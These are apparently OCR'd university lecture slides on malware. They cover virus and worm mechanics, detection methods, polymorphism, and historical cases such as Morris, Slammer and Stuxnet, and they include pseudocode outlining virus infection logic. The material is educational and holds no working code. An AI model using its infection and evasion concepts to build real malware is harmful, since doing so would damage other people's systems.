CS459/698 Privacy, Cryptography, Network and Data Security

Malware

Fall 2024, Tuesday/Thursday 02:30pm-03:50pm

Malware?

What is malware?

- Malware "malicious software" refers to any intrusive software developed by cybercriminals "hackers" to steal data and damage or destroy computers and computer systems.
- How might malware get executed?
  - User action
  - Downloading and running malicious software
  - Viewing a web page containing malicious code
  - Opening an executable email attachment
  - Inserting a CD/DVD or USB flash drive
  - Exploiting an existing flaw in a system

Some types of malware

- Viruses
  - Malicious code that adds itself to benign programs/files
  - Code for spreading + code for actual attack
  - Usually activated by users
- Worms
  - Malicious code spreading with no or little user involvement
- Trojans
  - Malicious code hidden in seemingly innocent program that you download
- Spyware, Adware, and Ransomware

What is the intent of malware?

- Intelligence and intrusion
  - Exfiltrates data such as emails, plans, and especially sensitive information like passwords.
- Disruption and extortion
  - Locks up networks and PCs, making them unusable. If it holds your computer hostage for financial gain, it's called ransomware.
- Destruction or vandalism
  - Destroys computer systems to damage your network infrastructure(case for Iran nuclear plant).
- Steal computer resources
  - Uses your computing power to run botnets, cryptomining programs (cryptojacking), or send spam emails.
  - Sells your organization's intellectual property on the dark web.


Malware classification

Based on how it spreads or propagates to reach the desired targets; and then on the actions or payloads it performs once a target is reached.

- Those that need a host program (parasitic code such as viruses)
- Independent, self-contained programs (worms, trojans, and bots)
- Malware that does not replicate (trojans and spam e-mail)
- Malware that does replicate (viruses and worms)

Viruses

What is a virus?



- Attach itself to a host (often a program) and replicate itself
  - First appeared in the early 1980s, and the term itself is attributed to Fred Cohen
- Self-replicating code
  - Self-replicating between files and computers due to executable code (such as macros)
  - Alters normal code with “infected” version
  - Easily spread through the network environments
- Operates when infected code executed

  If *spread condition* then

  For *target files*

  if *not infected* then *alter to include virus*

  Perform malicious action (Execute secretly when the host program is run)

  Execute normal program (Takes advantage of their details and weaknesses)

Virus components

- Infection mechanism
  - The means by which a virus spreads or propagates, enabling it to replicate.
  - The mechanism is also referred to as the infection vector
- Trigger
  - The event or condition that determines when the payload is activated or delivered.
  - Sometimes known as a logic bomb
- Payload
  - What the virus does, besides spreading.
  - The payload may involve damage or may involve benign but noticeable activity.


Virus phases

Dormant phase:

The virus is idle.
The virus will be activated by some event.
Not all viruses have this stage

Triggering phase:

The Virus is activated
Can be caused by a variety of system events



Propagation phase:

The virus copies itself into other programs
The copy may not be identical to the propagating version

Execution phase:

The function is performed
May be harmless or damaging

Infection

- What does it mean to “infect” a file?
- The virus modifies a (non-malicious) program or document (the host) in such a way that executing or opening it will transfer control to the virus
  - The virus can do its “dirty work” and then transfer control back to the host
- For executable programs:
  -
- For documents with macros:
  -

Infection

- What does it mean to “infect” a file?
- The virus modifies a (non-malicious) program or document (the host) in such a way that executing or opening it will transfer control to the virus
  - The virus can do its “dirty work” and then transfer control back to the host
- For executable programs:
  - The virus will modify other programs and copy itself to the beginning of the targets’ program code
- For documents with macros:
  -

Infection

- What does it mean to “infect” a file?
- The virus modifies a (non-malicious) program or document (the host) in such a way that executing or opening it will transfer control to the virus
  - The virus can do its “dirty work” and then transfer control back to the host
- For executable programs:
  - The virus will modify other programs and copy itself to the beginning of the targets’ program code
- For documents with macros:
  - The virus will edit other documents to add itself as a macro which starts automatically when the file is opened

Infection

- In addition to infecting other files, a virus will try to infect the computer itself
  - This way, every time the computer is booted, the virus is automatically activated
- It might put itself in the boot sector of the hard disk
- It might add itself to the list of programs the OS runs at boot time
- It might infect one or more of the programs the OS runs at boot time
- It might try many of these strategies
  - But it’s still trying to evade detection!
  - Viruses often morph to evade detection.

Spreading

- How do viruses spread between computers?
- Usually, when the user sends infected files (hopefully not knowing they're infected!) or compromised website links to his friends
- A virus usually requires some user action to spread to another machine
  - If it can spread on its own (via email, for example), it's more likely to be a worm than a virus

Payload

- In addition to trying to spread, what else might a virus try to do?
- Some viruses try to evade detection by disabling any active virus scanning software
- Most viruses have some sort of payload
- At some point, the payload of an infected machine will activate, and do something (usually bad)
  - Erase your hard drive, or make your data inaccessible
  - Subtly corrupt some of your spreadsheets
  - Install a keystroke logger to capture your online banking password
  - Start attacking a particular target website

Spotting viruses

- When should we look for viruses?
  - As files are added to our computer
    - Via portable media
    - Via a network
  - From time to time, scan the entire state of the computer
    - To catch anything that we might have missed on its way in
    - But of course, any damage the virus might have done may not be reversible

- How do we look for viruses?
  - Signature-based protection
  - Behaviour-based protection

Signature-based protection

- Antivirus programs keep a list of all known viruses
- For each virus in the list, store some characteristic features (the signature)
- Most signature-based systems use features of the virus code itself
  - The infection code
  - The payload code
- Can also try to identify other patterns characteristic of a particular virus
  - Where on the system it tries to hide itself
  - How it propagates from one place to another
- When an antivirus program pinpoints software that matches a known signature, it will either delete or quarantine it.

Pros and Cons of Signature-based protection

Pros:

- Captures the actions unique to any given attack.
- Extremely accurate at lowering the rate of false positives.
- Easy to implement and manage and is constantly being updated.

Cons:

- It can only detect known attacks.
  - Internet worms like Nimda and Code Red underline the need for systems that can detect and prevent unknown attacks.
- It fails to detect variants of existing attacks.
- A high rate of false positives when legitimate traffic is mistaken for an attack.


Polymorphism

- To evade signature-based virus scanners, some viruses are polymorphic
  - This means that instead of making perfect copies of itself every time it infects a new file or host, it makes a modified copy instead
- How does a Polymorphic Virus work?
  - The mutation engine creates a new decryption routine that is attached to the virus,
  - The virus starts with a decryption routine which decrypts the rest of the virus, which is then executed.
  - When the virus spreads, it encrypts the new copy with a newly chosen random key
- **Q:** How would you scan for polymorphic viruses?
  - ML based Signature-less malware protection

Examples of Polymorphism

Some of the most well-known examples of polymorphic viruses and malware include:

1. **The Storm Worm:** A multi-layer Trojan attack, which n infected more than 1 million endpoints and disrupted internet service to hundreds of thousands of users at a time.



2. **VirLock:** Considered to be the first example of polymorphic Ransomware, spread through shared applications and cloud storage. It restricts access of the victim to the endpoint and altering files until an extortion was paid.


3. **Beebone:** a Botnet attack that took control of thousands of computers worldwide with the goal of disrupting banking activity through ransomware and spyware.

Behaviour-based protection

- Signature-based protection systems have a major limitation
  - You can only scan for viruses that are in the list!
  - But there are brand-new viruses identified every day
  - What can we do?
- Behaviour-based systems look for suspicious patterns of behaviour, rather than for specific code fragments
  - Some systems run suspicious code in a sandbox first
  - Machine Learning based Anomaly Detection
  - Real-time Heuristic Analysis (such as unexpected file modifications or network activity)
  - Network Monitoring for unusual patterns that may indicate the presence of a new virus.


Worms

What is a worm?



- A worm is a self-contained piece of code that can replicate with little or no user involvement
- Worms often use security flaws in widely deployed software as a path to infection
- Typically:
  - A worm exploits a security flaw in some software on your computer, by infecting it
  - The worm immediately starts searching for other computers (on your local network, or on the Internet generally) to infect
  - There may or may not be a payload that activates at a certain time, or by another trigger


General Worm Trends



- Speed of spreading
  - Slow to fast to stealthy
- Vector of infection
  - Single to varied
  - Exploiting software vulnerabilities to exploiting human vulnerabilities
- Payloads
  - From “no malicious payloads beyond spreading” to botnets, spywares, and physical systems

The Morris worm(99 lines of C)

- The first Internet worm, launched by a graduate student at Cornell in 1988
- Once infected, a machine would try to infect other machines in three ways:
  - Exploit a buffer overflow in the “finger” daemon
  - Use a back door left in the “sendmail” mail daemon
  - In August 2007, 30% of mail servers run Sendmail. Others run MS-Exchng Srvr, Exim, and Postfix;
  - Try a “dictionary attack” against local users’ passwords. If successful, log in as them, and spread to other machines without requiring a password
- All three of these attacks were well known!
- This was the first example of buffer overflow exploit in the wild
- Thousands of systems were offline for several days



Increasing the propagation speed

The Code Red worm, July 2001

- Affects Microsoft Index Server 2.0,
- Exploited a buffer overflow in Microsoft's IIS web server (for which a patch had been available for a month)
- Infected 360,000 servers in 14 hours
- An infected machine would:
  - Deface its home page, and installed a back door to deter disinfection
  - Launch attacks on other web servers (IIS or not)
  - Launch a denial-of-service attack on a handful of web sites, including www.whitehouse.gov

Increasing the propagation speed


The Slammer worm, January 2003


- Performed denial-of-service attack
- First example of a “Warhol worm”
  - A worm which can infect nearly all vulnerable machines in just 15 minutes
- Exploited a buffer overflow in Microsoft’s SQL Server (also had a patch available)
- A vulnerable machine could be infected with a single UDP packet!
  - This enabled the worm to spread extremely quickly
  - Exponential growth, doubling every 8.5 seconds
  - 90% of vulnerable hosts infected in 10 minutes

Increasing the propagation speed

The Slammer worm, January 2003

- MS SQL Server 2000 receives a request of the worm
  - SQLSERVR.EXE process listens on UDP Port 1434




This byte signals the SQL Server to store the contents of the packet in the buffer
UDP packet header
This is the first instruction to get executed. It jumps control to here.
The 0x01 characters overflow the buffer and spill into the stack right up to the return address
Main loop of Slammer: generate new random IP address, push arguments onto stack, call send method, loop around
NOP slide
Restore payload, set up socket structure, and get the seed for the random number generator


Increasing the propagation speed

The Conficker worm, November 2008


- Multiple variants
- Propagated a command-and-control style botnet
- Security experts had to generate and sinkhole C&C domains
- Number of infected hosts in 2009: 9–15 million, 2011: 1.7 million, 2015: 400,000

Increasing the propagation speed

Email Worms: Spreading as Email Attachments



- Love Bug worm (ILOVEYOU worm) (2000):
  - May 3, 2000: 5.5 to 10 billion dollars in damage



- MyDoom worm (2004)
  - First identified in 26 January 2004:
  - On 1 February 2004, about 1 million computers infected with Mydoom begin a massive DDoS attack against the SCO group

- Similar method use text messages on mobile phones

Increasing the propagation speed

The Stuxnet, discovered 2010

- Allegedly created by the US and Israeli intelligence agencies
- Allegedly targeted Iranian uranium enrichment program
- Targets Siemens SCADA systems installed on Windows. One application is the operation of centrifuges
- It tries to be very specific and uses many criteria to select which systems to attack after infection

Increasing the propagation speed

The Stuxnet, discovered 2010

- **Very promiscuous:** Used 4(!) different zero-day attacks to spread. Has to be installed manually (USB drive) for air-gapped systems.
- **Very stealthy:** Intercepts commands to SCADA system and hides its presence
- **Very targeted:** Detects if variable-frequency drives are installed, operating between 807–1210 Hz, and then subtly changes the frequencies so that distortion and vibrations occur resulting in broken centrifuges.

Stuxnet

2010 Sept:
- Iran nuclear plant hit by delay

2010 Oct:
- Iran arrest “spies”
- Russian nuclear nuclear experts flee Iran

- “Iranian President Mahmoud Ahmadinejad observes computer monitors at the Natanz uranium enrichment plant in central Iran, where Stuxnet was believed to have infected PCs and damaged centrifuges.”


https://www.wired.com/2014/11/countdown-to-zero-day-stuxnet/

Worms and the “salami attack”

- A salami attack is made up of smaller, seemingly inconsequential, attacks
- Classic example: send the fractions of cents of round-off error from many accounts to a single account owned by the attacker
- More commonly:
  - Credit card thieves make very small charges to very many cards
  - Clerks slightly overcharge customers for merchandise
  - Gas pumps misreport the amount of gas dispensed

Worms and the “salami attack”

- A salami attack is made up of smaller, seemingly inconsequential, attacks
- Classic example: send the fractions of cents of round-off error from many accounts to a single account owned by the attacker
- More commonly:
  - Credit card thieves make very small charges to very many cards
  - Clerks slightly overcharge customers for merchandise
  - Gas pumps misreport the amount of gas dispensed
- The “hackers” 1995





ami attack”

of smaller, seemingly inconsequential, attacks

ractions of cents of round-off error from many
t owned by the attacker

- Credit card thieves make very small charges to very many cards
- Clerks slightly overcharge customers for merchandise
- Gas pumps misreport the amount of gas dispensed

